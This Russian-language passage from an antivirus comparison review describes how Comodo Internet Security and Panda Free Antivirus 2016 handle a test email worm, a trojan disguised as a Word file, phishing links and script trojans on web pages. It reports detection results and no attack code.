При просмотре страницы /readme.eml, зараженной почтовым червем, Comodo молчит, поскольку ее теперь блокирует фильтр SmartScreen (в ходе теста обновилась репутация веб-сайта). Если отключить SmartScreen, то червь беспрепятственно сохраняется в каталоге «Загрузки».



Игнорирование почтового червя при посещении сайта


Во время принудительной проверки readme.eml как файла CIS распознает угрозу.

Распознавание почтового червя при ручной проверке

CIS счел безопасным странный экзешник без цифровой подписи и с иконкой MS Word. Восемь других антивирусов с ним не согласились — они увидели в подозрительном файле трояна-банкера. Хотя сканер Comodo пропустил эту




угрозу при сигнатурном анализе, во время запуска зараженного файла троян оказался изолирован при помощи песочницы и не смог инфицировать систему.



Изоляция подозрительных файлов в песочнице


Хотя CIS позиционируется как комплексный продукт для защиты от интернет-угроз, в нашем тесте он не отлавливал переходы на фишинговые сайты при отключенном фильтре SmartScreen в MS Edge. Может быть, он и умеет это делать, но мы так и не увидели ни одного предупреждения. Зато при включении SmartScreen этот фильтр блокировал переход по каждой из них.



Comodo разрешает переход по фишинговым ссылкам




Вредоносный скрипт Visual Basic на веб-странице Comodo определил и заблокировал сразу при его загрузке.



Автоматическое обнаружение VBS-троянца на веб-странице

Однако следом он пропустил пару троянов в джава-скриптах на другом зараженном сайте.



Игнорирование JS-троянцев на веб-сайте



PANDA FREE ANTIVIRUS 2016 V.16.1.1

Сразу при установке антивирус Panda предлагает добавить тулбар Yahoo! и сделать эту службу поиска основной. Затем советует выбрать триальную версию антивируса Pro вместо загруженного бесплатного. Это настойчивое пожелание навсегда останется в главном окне программы, как и окошко, мотивирующее усилить защиту платными продуктами.

При первом запуске «Панды» автоматически начинается быстрая проверка системы, а по ее окончании показывается запрос на регистрацию с просьбой ввести актуальный email. Этот шаг можно пропустить, а точнее — отложить на время.

При попытке включить в настройках файрвол выясняется, что это не установленный компонент защиты, а очередная рекламная ссылка на версию Pro. Зато в дополнительных инструментах можно активировать Panda Cloud Cleaner — отдельный антивирусный сканер с облачной проверкой.

В ходе первого теста в странном экзешнике без цифровой подписи Panda сразу распознала зловред, но не сказала какой. Просто моргнула окошком, сообщив о его удалении. Более подробная информация о найденных угрозах обнаружилась только в списке объектов на карантине и в логе, ведение которого сперва надо задать в настройках.

Панды любят краткость




Обнаружив троян среди загруженных файлов, Panda сначала просто удаляет его, но потом может запаниковать.

Если попытаться скачать троян повторно, то антивирус обнаружит его вновь на том же самом месте и сочтет это признаком активного заражения. Он выдаст требование перезагрузить компьютер для избавления от мнимой активной инфекции и попытается нейтрализовать несуществующие угрозы на раннем этапе загрузки.

Реакция на повторное скачивание троянца

